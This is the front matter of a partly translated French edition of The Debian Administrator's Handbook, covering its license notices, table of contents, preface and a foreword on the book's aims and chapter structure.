



Debian Jessie from Discovery to Mastery

THE DEBIAN ADMINISTRATOR'S HANDBOOK

Raphaël Hertzog Roland Mas

Debian 8 Jessie

Debian Stretch from Discovery to Mastery

Raphaël Hertzog et Roland Mas

Freexian SARL

Sorbiers

Debian 8 Jessie

Raphaël Hertzog et Roland Mas

Copyright © 2003-2017 Raphaël Hertzog

Copyright © 2006-2015 Roland Mas

Copyright © 2012-2017 Freexian SARL

ISBN: 979-10-91414-16-6 (English paperback)

ISBN: 979-10-91414-17-3 (English ebook)

Ce livre est disponible sous deux licences compatibles avec les « principes du logiciel libre selon Debian ».

Notice de licence Creative Commons : ce livre est disponible sous licence « Creative Commons Attribution-ShareAlike 3.0 Unported » (Creative Commons Attribution - Partage dans les mêmes conditions 3.0 Non transposé).

► <http://creativecommons.org/licenses/by-sa/3.0/deed.fr>

Notice de licence publique générale GNU : ce livre est de la documentation libre. Vous pouvez le redistribuer et/ou le modifier selon les termes de la licence publique générale GNU telle que publiée par la Free Software Foundation, soit la version 2 de cette licence ou (à votre option) toute version plus récente.

Ce livre est distribué dans l'espoir qu'il sera utile, mais SANS AUCUNE GARANTIE ; sans même la garantie tacite qu'il soit COMMERCIALISABLE ou ADAPTÉ À UN USAGE PARTICULIER. Veuillez vous référer à la licence publique générale GNU pour plus de détails.

Vous devriez avoir reçu une copie de la licence publique générale GNU avec ce livre. Si ce n'est pas le cas, consultez <http://www.gnu.org/licenses/>.

Montrez que vous appréciez notre travail

Ce livre est publié sous une licence libre parce que nous voulons que tout le monde en profite. Ceci dit, assurer sa maintenance demande beaucoup de temps et d'efforts, et nous apprécions être remerciés pour cela. Si vous trouvez ce livre utile, envisagez de contribuer à son avenir en achetant une copie papier ou en faisant une donation via le site officiel du livre :

- <https://debian-handbook.info>
- <https://raphaelhertzog.fr/livre/cahier-admin-debian/>

Table des matières

1. Le projet Debian	1
1.1 Qu'est-ce que Debian ?	2
1.1.1 Un système d'exploitation multi-plate-forme	2
1.1.2 La qualité des logiciels libres	4
1.1.3 Le cadre : une association	4
1.2 Textes fondateurs	5
1.2.1 L'engagement vis-à-vis des utilisateurs	5
1.2.2 Les principes du logiciel libre selon Debian	7
1.3 Fonctionnement du projet Debian	10
1.3.1 Les développeurs Debian	10
1.3.2 Le rôle actif des utilisateurs	16
1.3.3 Équipes et sous-projets	18
<i>Sous-projets Debian existants</i>	18
<i>Équipes administratives</i>	19
<i>Équipes de développement, équipes transversales</i>	21
1.4 Suivre les actualités Debian	23
1.5 Rôle d'une distribution	24
1.5.1 L'installateur : <code>debian-installer</code>	24
1.5.2 La bibliothèque de logiciels	25
1.6 Cycle de vie d'une <i>release</i>	25
1.6.1 Le statut <i>Experimental</i>	25
1.6.2 Le statut <i>Unstable</i>	26
1.6.3 La migration vers <i>Testing</i>	27
1.6.4 La promotion de <i>Testing</i> en <i>Stable</i>	29
1.6.5 Le statut de <i>Oldstable</i> et <i>Oldoldstable</i>	33
2. Présentation de l'étude de cas	35
2.1 Des besoins informatiques en forte hausse	36
2.2 Plan directeur	36
2.3 Pourquoi une distribution GNU/Linux ?	37
2.4 Pourquoi la distribution Debian ?	39
2.4.1 Distributions communautaires et commerciales	39
2.5 Why Debian Stretch?	40
3. Prise en compte de l'existant et migration	43
3.1 Coexistence en environnement hétérogène	44
3.1.1 Intégration avec des machines Windows	44
3.1.2 Intégration avec des machines OS X	44

3.1.3 Intégration avec d'autres machines Linux/Unix	44
3.2 Démarche de migration	45
3.2.1 Recenser et identifier les services	45
<i>Réseau et processus</i>	45
3.2.2 Conserver la configuration	46
3.2.3 Prendre en main un serveur Debian existant	47
3.2.4 Installer Debian	48
3.2.5 Installer et configurer les services sélectionnés	49
4. Installation	53
4.1 Méthodes d'installation	54
4.1.1 Installation depuis un CD-Rom/DVD-Rom	54
4.1.2 Démarrage depuis une clé USB	55
4.1.3 Installation par <i>boot</i> réseau	56
4.1.4 Autres méthodes d'installation	57
4.2 Étapes du programme d'installation	57
4.2.1 Exécution du programme d'installation	57
4.2.2 Choix de la langue	59
4.2.3 Choix du pays	60
4.2.4 Choix de la disposition du clavier	60
4.2.5 Détection du matériel	61
4.2.6 Chargement des composants	61
4.2.7 Détection du matériel réseau	61
4.2.8 Configuration du réseau	62
4.2.9 Mot de passe administrateur	62
4.2.10 Création du premier utilisateur	63
4.2.11 Configuration de l'horloge	64
4.2.12 Détection des disques et autres périphériques	64
4.2.13 Démarrage de l'outil de partitionnement	64
<i>Partitionnement assisté</i>	66
<i>Partitionnement manuel</i>	69
<i>Emploi du RAID logiciel</i>	70
<i>Emploi de LVM (Logical Volume Manager)</i>	71
<i>Chiffrement de partitions</i>	71
4.2.14 Installation du système de base Debian	72
4.2.15 Configuration de l'outil de gestion des paquets (apt)	73
4.2.16 Concours de popularité des paquets	74
4.2.17 Sélection des paquets à installer	75
4.2.18 Installation du chargeur d'amorçage GRUB	75
4.2.19 Terminer l'installation et redémarrer	76
4.3 Après le premier démarrage	76
4.3.1 Installation de logiciels supplémentaires	77
4.3.2 Mise à jour du système	78

5. Système de paquetage, outils et principes fondamentaux	81
5.1 Structure d'un paquet binaire	82
5.2 Méta-informations d'un paquet	84
5.2.1 Description : fichier <code>control</code>	84
<i>Dépendances : champ Depends</i>	85
<i>Conflits : champ Conflicts</i>	87
<i>Incompatibilités : champ Breaks</i>	87
<i>Éléments fournis : champ Provides</i>	87
<i>Remplacements : champ Replaces</i>	90
5.2.2 Scripts de configuration	91
<i>Installation et mise à jour</i>	92
<i>Suppression de paquets</i>	92
5.2.3 Sommes de contrôle, liste des fichiers de configuration	93
5.3 Structure d'un paquet source	95
5.3.1 Format	95
5.3.2 Utilité chez Debian	98
5.4 Manipuler des paquets avec <code>dpkg</code>	98
5.4.1 Installation de paquets	98
5.4.2 Suppression de paquets	100
5.4.3 Consulter la base de données de <code>dpkg</code> et inspecter des fichiers <code>.deb</code>	101
5.4.4 Journal de <code>dpkg</code>	105
5.4.5 Support multi-architecture	105
<i>Activer le support multi-architecture</i>	106
<i>Changements liés au support multi-architecture</i>	107
5.5 Cohabitation avec d'autres systèmes de paquetages	107
6. Maintenance et mise à jour : les outils APT	111
6.1 Renseigner le fichier <code>sources.list</code>	112
6.1.1 Syntaxe	112
6.1.2 Dépôts pour les utilisateurs de <i>Stable</i>	114
<i>Mises à jour de sécurité</i>	115
<i>Mises à jour de la distribution stable</i>	115
<i>Mises à jour proposées</i>	115
<i>Rétroportages vers stable</i>	116
6.1.3 Dépôts pour les utilisateurs de <i>Testing/Unstable</i>	116
<i>Le dépôt Experimental</i>	117
6.1.4 Using Alternate Mirrors	117
6.1.5 Ressources non officielles : <code>mentors.debian.net</code>	118
6.1.6 Mandataire avec cache (<i>proxy-cache</i>) pour paquets Debian	119
6.2 Commandes <code>aptitude</code> , <code>apt-get</code> et <code>apt</code>	120
6.2.1 Initialisation	120
6.2.2 Installation et suppression	121
6.2.3 Mise à jour	123
6.2.4 Options de configuration	124

6.2.5 Gérer les priorités associées aux paquets	125
6.2.6 Travailler avec plusieurs distributions	127
6.2.7 Suivi des paquets installés automatiquement	129
6.3 Commande apt-cache	130
6.4 Frontaux : aptitude, synaptic	131
6.4.1 aptitude	131
<i>Gestion des recommandations, suggestions et tâches</i>	133
<i>Meilleurs algorithmes de résolution</i>	134
6.4.2 synaptic	134
6.5 Vérification d'authenticité des paquets	135
6.6 Mise à jour d'une distribution à la suivante	137
6.6.1 Démarche à suivre	137
6.6.2 Gérer les problèmes consécutifs à une mise à jour	138
6.7 Maintenir un système à jour	139
6.8 Mise à jour automatique	141
6.8.1 Configuration de dpkg	141
6.8.2 Configuration d'APT	142
6.8.3 Configuration de debconf	142
6.8.4 Gestion des interactions en ligne de commande	142
6.8.5 La combinaison miracle	142
6.9 Recherche de paquets	143

7. Résolution de problèmes et sources d'informations

7.1 Les sources de documentation	149
7.1.1 Les pages de manuel	150
7.1.2 Documentation au format <i>info</i>	150
7.1.3 La documentation spécifique	152
7.1.4 Les sites web	153
7.1.5 Les tutoriels (<i>HOWTO</i>)	153
7.2 Procédures types	154
7.2.1 Configuration d'un logiciel	155
7.2.2 Surveiller l'activité des démons	156
7.2.3 Demander de l'aide sur une liste de diffusion	157
7.2.4 Signaler un bogue en cas de problème incompréhensible	158

8. Configuration de base : réseau, comptes, impression...

8.1 Francisation du système	161
8.1.1 Définir la langue par défaut	162
8.1.2 Configurer le clavier	163
8.1.3 Migration vers UTF-8	164
8.2 Configuration du réseau	166
8.2.1 Interface Ethernet	167
8.2.2 Wireless Interface	169
<i>Installing the required firmwares</i>	169
<i>Wireless specific entries in /etc/network/interfaces</i>	169

8.2.3 Connexion PPP par modem téléphonique	170
8.2.4 Connexion par modem ADSL	170
<i>Modem fonctionnant avec PPPOE</i>	170
<i>Modem fonctionnant avec PPTP</i>	171
<i>Modem fonctionnant avec DHCP</i>	172
8.2.5 Configuration réseau itinérante	172
8.3 Attribution et résolution de noms	173
8.3.1 Résolution de noms	173
<i>Configuration des serveurs DNS</i>	174
<i>Fichier /etc/hosts</i>	174
8.4 Base de données des utilisateurs et des groupes	175
8.4.1 Liste des utilisateurs : /etc/passwd	175
8.4.2 Le fichier des mots de passe chiffrés et cachés : /etc/shadow	176
8.4.3 Modifier un compte ou mot de passe existant	176
8.4.4 Bloquer un compte	177
8.4.5 Liste des groupes : /etc/group	177
8.5 Création de compte	178
8.6 Environnement des interpréteurs de commandes	179
8.7 Configuration de l'impression	181
8.8 Configuration du chargeur d'amorçage	181
8.8.1 Identifier ses disques	182
8.8.2 Configuration de LILO	184
8.8.3 Configuration de GRUB 2	185
8.8.4 Cas des Macintosh (PowerPC) : configuration de Yaboot	186
8.9 Autres configurations : synchronisation, logs, partages...	187
8.9.1 Fuseau horaire	187
8.9.2 Synchronisation horaire	188
<i>Pour les stations de travail</i>	189
<i>Pour les serveurs</i>	189
8.9.3 Rotation des fichiers de logs	190
8.9.4 Partage des droits d'administration	190
8.9.5 Liste des points de montage	190
8.9.6 locate et updatedb	193
8.10 Compilation d'un noyau	194
8.10.1 Introduction et prérequis	194
8.10.2 Récupérer les sources	195
8.10.3 Configuration du noyau	195
8.10.4 Compilation et génération du paquet	197
8.10.5 Compilation de modules externes	197
8.10.6 Emploi d'un patch sur le noyau	199
8.11 Installation d'un noyau	199
8.11.1 Caractéristiques d'un paquet Debian du noyau	199
8.11.2 Installation avec dpkg	200

9. Services Unix	203
9.1 Démarrage du système	204
9.1.1 Le système d'initialisation systemd	204
9.1.2 Le système d'initialisation System V	210
9.2 Connexion à distance	214
9.2.1 Connexion à distance sécurisée : SSH	215
<i>Authentification par clé</i>	216
<i>Utiliser des applications X11 à distance</i>	217
<i>Créer des tunnels chiffrés avec le port forwarding</i>	218
9.2.2 Accéder à distance à des bureaux graphiques	219
9.3 Gestion des droits	221
9.4 Interfaces d'administration	224
9.4.1 Administrer sur interface web : webmin	224
9.4.2 Configuration des paquets : debconf	226
9.5 Les événements système de syslog	226
9.5.1 Principe et fonctionnement	226
9.5.2 Le fichier de configuration	227
<i>Syntaxe du sélecteur</i>	228
<i>Syntaxe des actions</i>	228
9.6 Le super-serveur inetd	229
9.7 Planification de tâches : cron et atd	231
9.7.1 Format d'un fichier crontab	232
9.7.2 Emploi de la commande at	233
9.8 Planification asynchrone : anacron	234
9.9 Les quotas	235
9.10 Sauvegarde	236
9.10.1 Sauvegarde avec rsync	237
9.10.2 Restauration des machines non sauvegardées	239
9.11 Branchements « à chaud » : hotplug	240
9.11.1 Introduction	240
9.11.2 La problématique du nommage	240
9.11.3 Fonctionnement de udev	241
9.11.4 Cas pratique	242
9.12 Gestion de l'énergie : Advanced Configuration and Power Interface (ACPI)	244

10. Infrastructure réseau	247
10.1 Passerelle	248
10.2 Réseau privé virtuel	250
10.2.1 OpenVPN	250
<i>Infrastructure de clés publiques easy-rsa</i>	251
<i>Configuration du serveur OpenVPN</i>	254
<i>Configuration du client OpenVPN</i>	255
10.2.2 Réseau privé virtuel avec SSH	256
10.2.3 IPsec	256

10.2.4 PPTP	257
<i>Configuration du client</i>	257
<i>Configuration du serveur</i>	258
10.3 Qualité de service	262
10.3.1 Principe et fonctionnement	262
10.3.2 Configuration et mise en œuvre	263
<i>Minimiser le temps de latence : wondershaper</i>	263
<i>Configuration standard</i>	263
10.4 Routage dynamique	264
10.5 IPv6	265
10.5.1 Tunnel	266
10.6 Serveur de noms (DNS)	267
10.6.1 Principe et fonctionnement	267
10.6.2 Configuration	268
10.7 DHCP	270
10.7.1 Configuration	271
10.7.2 DHCP et DNS	272
10.8 Outils de diagnostic réseau	272
10.8.1 Diagnostic local : netstat	272
10.8.2 Diagnostic distant : nmap	274
10.8.3 Les <i>sniffers</i> : tcpdump et wireshark	275

11. Services réseau : Postfix, Apache, NFS, Samba, Squid, LDAP, SIP, XMPP, TURN

11.1 Serveur de messagerie électronique	280
11.1.1 Installation de Postfix	280
11.1.2 Configuration de domaines virtuels	283
<i>Domaine virtuel d'alias</i>	284
<i>Domaine virtuel de boîtes aux lettres</i>	284
11.1.3 Restrictions à la réception et à l'envoi	285
<i>Restreindre l'accès en fonction de l'adresse IP</i>	286
<i>Vérifier la validité de la commande EHLO ou HELO</i>	288
<i>Accepter ou refuser en fonction de l'émetteur (annoncé)</i>	288
<i>Accepter ou refuser en fonction du destinataire</i>	289
<i>Restrictions associées à la commande DATA</i>	290
<i>Application des restrictions</i>	290
<i>Filtrer en fonction du contenu du message</i>	290
11.1.4 Mise en place du <i>greylisting</i>	291
11.1.5 Personnalisation des filtres en fonction du destinataire	293
11.1.6 Intégration d'un antivirus	294
11.1.7 SMTP authentifié	296
11.2 Serveur web (HTTP)	297
11.2.1 Installation d'Apache	298
11.2.2 Configuration d'hôtes virtuels	299

11.2.3 Directives courantes	301
<i>Requérir une authentification</i>	302
<i>Restrictions d'accès</i>	302
11.2.4 Analyseur de logs	303
11.3 Serveur de fichiers FTP	305
11.4 Serveur de fichiers NFS	306
11.4.1 Sécuriser NFS (au mieux)	306
11.4.2 Serveur NFS	307
11.4.3 Client NFS	308
11.5 Partage Windows avec Samba	309
11.5.1 Samba en serveur	309
<i>Configuration avec debconf</i>	310
<i>Configuration manuelle</i>	310
11.5.2 Samba en client	311
<i>Le programme smbclient</i>	311
<i>Monter un partage Windows</i>	311
<i>Imprimer sur une imprimante partagée</i>	312
11.6 Mandataire HTTP/FTP	313
11.6.1 Installation	313
11.6.2 Configuration d'un cache	313
11.6.3 Configuration d'un filtre	314
11.7 Annuaire LDAP	314
11.7.1 Installation	315
11.7.2 Remplissage de l'annuaire	316
11.7.3 Utiliser LDAP pour gérer les comptes	317
<i>Configuration de NSS</i>	317
<i>Configuration de PAM</i>	319
<i>Sécuriser les échanges de données LDAP</i>	320
11.8 Services de communication en temps réel	323
11.8.1 Paramètres DNS pour les services RTC	323
11.8.2 Serveur TURN	324
<i>Installation du serveur TURN</i>	324
<i>Gestion des utilisateurs de TURN</i>	325
11.8.3 Serveur Proxy SIP	325
<i>Installation du proxy SIP</i>	325
<i>Gestion du proxy SIP</i>	327
11.8.4 Serveur XMPP	327
<i>Installation du serveur XMPP</i>	327
<i>Gestion du serveur XMPP</i>	328
11.8.5 Services fonctionnant sur le port 443	328
11.8.6 Ajout de WebRTC	329
12. Administration avancée	333
12.1 RAID et LVM	334

12.1.1 RAID logiciel	334
<i>Différents niveaux de RAID</i>	335
<i>Mise en place du RAID</i>	338
<i>Sauvegarde de la configuration</i>	344
12.1.2 LVM	346
<i>Concepts de LVM</i>	346
<i>Mise en place de LVM</i>	347
<i>LVM au fil du temps</i>	352
12.1.3 RAID ou LVM ?	354
12.2 Virtualisation	357
12.2.1 Xen	358
12.2.2 LXC	365
<i>Préliminaires</i>	366
<i>Configuration réseau</i>	366
<i>Mise en place du système</i>	368
<i>Lancement du conteneur</i>	369
12.2.3 Virtualisation avec KVM	371
<i>Préliminaires</i>	371
<i>Configuration réseau</i>	372
<i>Installation avec virt-install</i>	372
<i>Gestion des machines avec virsh</i>	374
<i>Installer un système basé sur RPM avec yum sur Debian</i>	375
12.3 Installation automatisée	376
12.3.1 Fully Automatic Installer (FAI)	377
12.3.2 Debian-installer avec préconfiguration	378
<i>Employer un fichier de préconfiguration</i>	378
<i>Créer un fichier de préconfiguration</i>	379
<i>Créer un support de démarrage adapté</i>	379
12.3.3 Simple-CDD : la solution tout en un	381
<i>Définir des profils</i>	381
<i>Configuration et fonctionnement de build-simple-cdd</i>	382
<i>Générer une image ISO</i>	382
12.4 Supervision	383
12.4.1 Mise en œuvre de Munin	383
<i>Configuration des hôtes à superviser</i>	383
<i>Configuration du grapheur</i>	385
12.4.2 Mise en œuvre de Nagios	386
<i>Installation</i>	386
<i>Configuration</i>	387
13. Station de travail	393
13.1 Configuration du serveur X11	394
13.2 Personnalisation de l'interface graphique	395
13.2.1 Choix d'un gestionnaire d'écran (<i>display manager</i>)	395

13.2.2 Choix d'un gestionnaire de fenêtres	396
13.2.3 Gestion des menus	397
13.3 Bureaux graphiques	397
13.3.1 GNOME	398
13.3.2 KDE	398
13.3.3 Xfce et autres	399
13.4 Courrier électronique	400
13.4.1 Evolution	400
13.4.2 KMail	401
13.4.3 Thunderbird et Icedove	402
13.5 Navigateurs web	403
13.6 Développement	406
13.6.1 Outils pour GTK+ sur GNOME	406
13.6.2 Outils pour Qt sur KDE	406
13.7 Travail collaboratif	406
13.7.1 Travail en groupe : <i>groupware</i>	406
13.7.2 Travail collaboratif avec FusionForge	407
13.8 Suites bureautiques	407
13.9 L'émulation Windows : Wine	408
13.10 Logiciels de communication en temps réel	410

14. Sécurité

14.1 Définir une politique de sécurité	415
14.2 Pare-feu ou filtre de paquets	416
14.2.1 Fonctionnement de netfilter	418
14.2.2 Syntaxe de iptables et ip6tables	419
<i>Les commandes</i>	421
<i>Les règles</i>	421
14.2.3 Créer les règles	422
14.2.4 Installer les règles à chaque démarrage	423
14.3 Supervision : prévention, détection, dissuasion	424
14.3.1 Surveillance des logs avec logcheck	424
14.3.2 Surveillance de l'activité	425
<i>En temps réel</i>	425
<i>Historique</i>	426
14.3.3 Détection des changements	426
<i>Audit des paquets avec dpkg --verify</i>	427
<i>Audit des paquets : l'outil debsums et ses limites</i>	428
<i>Surveillance des fichiers : AIDE</i>	428
14.3.4 Détection d'intrusion (IDS/NIDS)	429
14.4 Introduction à AppArmor	431
14.4.1 Les principes	431
14.4.2 Activer AppArmor et gérer les profils	431
14.4.3 Créer un nouveau profil	432

14.5 Introduction à SELinux	438
14.5.1 Les principes	438
14.5.2 La mise en route	441
14.5.3 La gestion d'un système SELinux	441
<i>Gestion des modules SELinux</i>	443
<i>Gestion des identités</i>	444
<i>Gestion des contextes de fichiers, des ports et des booléens</i>	445
14.5.4 L'adaptation des règles	445
<i>Rédiger un fichier .fc</i>	446
<i>Rédiger un fichier .if</i>	446
<i>Rédiger un fichier .te</i>	448
<i>Compilation des fichiers</i>	451
14.6 Autres considérations sur la sécurité	452
14.6.1 Risques inhérents aux applications web	452
14.6.2 Savoir à quoi s'attendre	452
14.6.3 Bien choisir les logiciels	454
14.6.4 Gérer une machine dans son ensemble	454
14.6.5 Les utilisateurs sont des acteurs	455
14.6.6 Sécurité physique	455
14.6.7 Responsabilité juridique	456
14.7 En cas de piratage	456
14.7.1 Détecter et constater le piratage	456
14.7.2 Mettre le serveur hors ligne	457
14.7.3 Préserver tout ce qui peut constituer une preuve	458
14.7.4 Réinstaller	459
14.7.5 Analyser à froid	459
14.7.6 Reconstituer le scénario de l'attaque	460

15. Conception d'un paquet Debian

15.1 Recomplier un paquet depuis ses sources	464
15.1.1 Récupérer les sources	464
15.1.2 Effectuer les modifications	464
15.1.3 Démarrer la recompilation	466
15.2 Construire son premier paquet	467
15.2.1 Métapaquet ou faux paquet	467
15.2.2 Simple archive de fichiers	468
15.3 Créer une archive de paquets pour APT	472
15.4 Devenir mainteneur de paquet	475
15.4.1 Apprendre à faire des paquets	475
<i>Les règles</i>	475
<i>Les procédures</i>	475
<i>Les outils</i>	475
15.4.2 Processus d'acceptation	477
<i>Prérequis</i>	477

<i>Inscription</i>	478
<i>Acceptation des principes</i>	478
<i>Vérification des compétences</i>	479
<i>Approbation finale</i>	479
16. Conclusion : l'avenir de Debian	483
16.1 Développements à venir	484
16.2 Avenir de Debian	484
16.3 Avenir de ce livre	485
A. Distributions dérivées	487
A.1 Recensement et coopération	487
A.2 Ubuntu	487
A.3 Linux Mint	488
A.4 Knoppix	489
A.5 Aptosid et Siduction	489
A.6 Grml	490
A.7 Tails	490
A.8 Kali Linux	490
A.9 Devuan	490
A.10 Tanglu	490
A.11 DoudouLinux	491
A.12 Raspbian	491
A.13 Et d'autres encore	491
B. Petit cours de rattrapage	493
B.1 Interpréteur de commandes et commandes de base	493
B.1.1 Déplacement dans l'arborescence et gestion des fichiers	493
B.1.2 Consultation et modification des fichiers texte	494
B.1.3 Recherche de fichiers et dans les fichiers	495
B.1.4 Gestion des processus	495
B.1.5 Informations système : mémoire, espace disque, identité	495
B.2 Organisation de l'arborescence des fichiers	496
B.2.1 La racine	496
B.2.2 Le répertoire personnel de l'utilisateur	497
B.3 Fonctionnement d'un ordinateur : les différentes couches en jeu	497
B.3.1 Au plus bas niveau : le matériel	498
B.3.2 Le démarreur : le BIOS ou l'UEFI	499
B.3.3 Le noyau	500
B.3.4 L'espace utilisateur	500
B.4 Quelques fonctions remplies par le noyau	500
B.4.1 Pilotage du matériel	500
B.4.2 Systèmes de fichiers	502
B.4.3 Fonctions partagées	502
B.4.4 Gestion des processus	503

B.4.5 Gestion des permissions	504
B.5 L'espace utilisateur	504
B.5.1 Processus	504
B.5.2 Démons	505
B.5.3 Communications entre processus	505
B.5.4 Bibliothèques	507

Index

509

Préface

Thank you for your interest in Debian. At the time of writing, more than 10% of the web is powered by Debian. Think about it; how many web sites would you have missed today without Debian?

Debian is the operating system of choice on the International Space Station, and countless universities, companies and public administrations rely on Debian to deliver services to millions of users around the world and beyond. Truly, Debian is a highly successful project and is far more pervasive in our lives than people are aware of.

But Debian is much more than “just” an operating system. First, Debian is a concrete vision of the freedoms that people should enjoy in a world increasingly dependent on computers. It is forged from the crucible of Free Software ideals where people should be in control of their devices and not the other way around. With enough knowledge you should be able to dismantle, modify, reassemble and share the software that matters to you. It doesn’t matter if the software is used for frivolous or even life-threatening tasks, you should be in control of it.

Secondly, Debian is a very peculiar social experiment. Entirely volunteer-led, individual contributors take on all the responsibilities needed to keep Debian functioning rather than being delegated or assigned tasks by a company or organization. This means that Debian can be trusted to not be driven by the commercial interests or whims of companies that may not be aligned with the goal of promoting people’s freedoms.

And the book you have in your hands is vastly different from other books; it is a *free as in freedom* book, a book that finally lives up to Debian’s standards for every aspect of your digital life. You can `apt install` this book, you can redistribute it, you can “fork” it, and even submit bug reports and patches so that other readers may benefit from your feedback. The maintainers of this book — who are also its authors — are longstanding members of the Debian Project who truly understand the ethos that permeate every aspect of the project.

By writing and releasing this book, they are doing a truly wonderful service to the Debian community.

May 2017

Chris Lamb (Debian Project Leader)

Avant-propos

Linux a le vent en poupe depuis un certain nombre d'années et sa popularité croissante encourage de plus en plus à faire le grand saut. Cette aventure commence par le choix d'une distribution, décision importante car chacune a ses particularités. Autant s'épargner de futurs efforts inutiles de migration !

B.A.-BA

Distribution et noyau Linux

Linux n'est en fait qu'un noyau, la brique logicielle de base assurant l'interface entre le matériel et les programmes.

Une "distribution Linux" est un système d'exploitation complet qui habuellement inclus un noyau Linux, un programme d'installation, et surtout des applications et utilitaires nécessaires pour transformer un ordinateur en un outil réellement exploitable.

Debian GNU/Linux est une distribution Linux « généraliste », convenant a priori à tous. Nous vous proposons d'en découvrir toutes les facettes, afin de pouvoir choisir en toute connaissance de cause.

Pourquoi ce livre ?

CULTURE

Distributions commerciales

Most Linux distributions are backed by a for-profit company that develops them and sells them under some kind of commercial scheme. Examples include *Ubuntu*, mainly developed by *Canonical Ltd.*; *Red Hat Enterprise Linux*, by *Red Hat*; and *SUSE Linux*, maintained and made commercially available by *Novell*.

Par opposition à ces distributions commerciales, et à l'instar de l'*Apache Software Foundation*, qui développe le serveur web du même nom, Debian est avant tout un projet du monde du logiciel libre. C'est une organisation regroupant des bénévoles qui coopèrent par Internet. Alors que certains d'entre eux travaillent effectivement sur Debian dans le cadre de leur emploi dans diverses entreprises, le projet en tant que tel n'est attaché à aucune entreprise en particulier, et aucune entreprise n'a plus d'influence dans les affaires du projet que celle que les contributeurs bénévoles peuvent avoir.

Linux has gathered a fair amount of media coverage over the years; it mostly benefits the distributions supported by a real marketing department — in other words, company-backed distributions (*Ubuntu*, *Red Hat*, *SUSE*, and so on). But Debian is far from being a marginal distribution; multiple studies have shown over the years that it is widely used both on servers and on desktops. This is particularly true among webservers where Debian and *Ubuntu* are the leading Linux distributions.

➡ <https://w3techs.com/technologies/details/os-debian/all/all>

Ce livre a ainsi pour vocation de faire découvrir cette distribution. Nous espérons vous faire profiter de toute l'expérience acquise depuis que nous avons rejoint le projet en tant que développeurs-contributeurs, en 1998 pour Raphaël et en 2000 pour Roland. Peut-être parviendrons-nous à vous communiquer notre enthousiasme et vous donner l'envie de rejoindre nos rangs d'ici quelque temps, qui sait...

La première édition de ce livre a comblé un manque criant : il s'agissait alors du premier livre français consacré exclusivement à Debian. À cette époque, de nombreux autres livres ont été écrits sur le sujet. Malheureusement, presque aucun de ceux-là n'a été mis à jour et aujourd'hui nous sommes de nouveau dans une situation avec très peu de bons livres sur Debian. Nous espérons vraiment que ce livre (avec toutes ses traductions) va combler ce manque et aider de nombreux utilisateurs.

À qui s'adresse cet ouvrage ?

Ses divers niveaux de lecture permettront à différents profils d'en tirer le meilleur parti. En premier lieu, les administrateurs systèmes (débutants ou expérimentés) y trouveront des explications sur l'installation de Debian et son déploiement sur de nombreux postes ; mais aussi un aperçu de la plupart des services disponibles sur Debian avec les instructions de configuration correspondantes, qui prennent en compte les spécificités et améliorations de la distribution. La compréhension des mécanismes régissant le développement de Debian leur permettra encore de faire face à tout imprévu, en s'appuyant au besoin sur la collaboration des membres de la communauté.

Les utilisateurs d'une autre distribution Linux ou d'un autre Unix découvriront les spécificités de Debian ; ils seront ainsi très vite opérationnels, tout en bénéficiant des avantages propres à cette distribution.

Enfin, tous ceux qui connaissent déjà un peu Debian et souhaitent en savoir plus sur son fonctionnement communautaire seront comblés. Après la lecture de ce livre, ils pourront rejoindre les rangs de nos contributeurs.

Approche adoptée

Toutes les documentations génériques concernant GNU/Linux s'appliquent à Debian, qui propose les logiciels libres les plus courants. Cette distribution apporte cependant de nombreuses améliorations ; c'est pourquoi nous avons pris le parti de présenter en priorité les manières de procéder recommandées par Debian.

Il est bien de suivre le chemin tracé par Debian, mais mieux encore d'en comprendre les tenants et les aboutissants. Nous ne nous contenterons donc pas d'explications pratiques, mais détaillerons également le fonctionnement du projet, afin de vous fournir des connaissances complètes et cohérentes.

Structure du livre

This book is built around a case study providing both support and illustration for all topics being addressed.

NOTE

Site web et courriel des auteurs

Ce livre a son propre site web, qui héberge tout ce qui peut le compléter utilement. On y trouvera par exemple une version électronique du livre avec des liens cliquables, ou encore les éventuels errata découverts après impression. N'hésitez pas à le consulter et profitez-en pour nous faire part de vos remarques ou messages de soutien en nous écrivant à hertzog@debian.org (pour Raphaël) et lando@debian.org (pour Roland).

► <http://debian-handbook.info/>

Le **chapitre 1**, réservé à une présentation non technique de Debian, en exposera les objectifs et le mode de fonctionnement. Ces aspects sont importants, car ils permettent de fixer un cadre où viendront se greffer les contenus des autres chapitres.

Les **chapitres 2 et 3** présenteront les grandes lignes de l'étude de cas retenue. À ce stade, les lecteurs les plus novices peuvent faire un détour par l'**annexe B** qui rappelle un certain nombre de notions informatiques de base ainsi que les concepts inhérents à tout système Unix.

Nous débuterons ensuite logiquement par l'installation (**chapitre 4**), puis nous découvrirons, aux **chapitres 5 et 6**, les outils de base utiles à tout administrateur Debian, notamment la famille **APT**, largement responsable de la bonne réputation de cette distribution. Rappelons qu'à la maison, chacun est son propre administrateur ; ces chapitres ne sont donc nullement réservés aux informaticiens professionnels.

Un chapitre intermédiaire, le **chapitre 7**, présentera des méthodes à suivre pour utiliser efficacement toute la documentation et comprendre rapidement ce qui se passe afin de résoudre les problèmes.

La suite détaillera la configuration pas à pas du système en commençant par les infrastructures et services de base (**chapitres 8 à 10**) pour remonter progressivement vers les applicatifs utilisateur (**chapitre 13**). Le **chapitre 12** s'attarde sur des sujets plus pointus qui concernent directement les administrateurs de parc informatique (serveurs compris), tandis que le **chapitre 14** rappelle la problématique de la sécurité informatique et donne les clés nécessaires pour éviter la majorité des problèmes.

Le **chapitre 15** sera consacré aux administrateurs qui souhaitent aller plus loin et créer des paquets Debian personnalisés.

VOCABULAIRE	
Paquet Debian	Un paquet Debian est une archive qui renferme un ensemble de fichiers permettant d'installer un logiciel. En général, il s'agit d'un fichier d'extension .deb, qu'on manipule avec le programme dpkg. Un paquet sera qualifié de <i>binaire</i> s'il contient des fichiers fonctionnels directement utilisables (programmes, documentation) ou de <i>source</i> s'il abrite les codes sources du logiciel et les instructions nécessaires à la fabrication du paquet binaire.

The present version is already the eighth edition of the book (we include the first four that were only available in French). This edition covers version 9 of Debian, code-named *Stretch*. Among the changes, Debian now sports a new architecture — *mips64el* for little-endian 64-bit MIPS processors. On the opposite side, the *powerpc* architecture has been dropped due to lack of volunteers to keep up with development (which itself can be explained by the fact that associated hardware is getting old and less interesting to work on). All included packages have obviously been updated, including the GNOME desktop, which is now in its version 3.22. Most executables have been rebuilt with PIE build flags thus enabling supplementary hardening measures (Address Space Layout Randomization, ASLR).

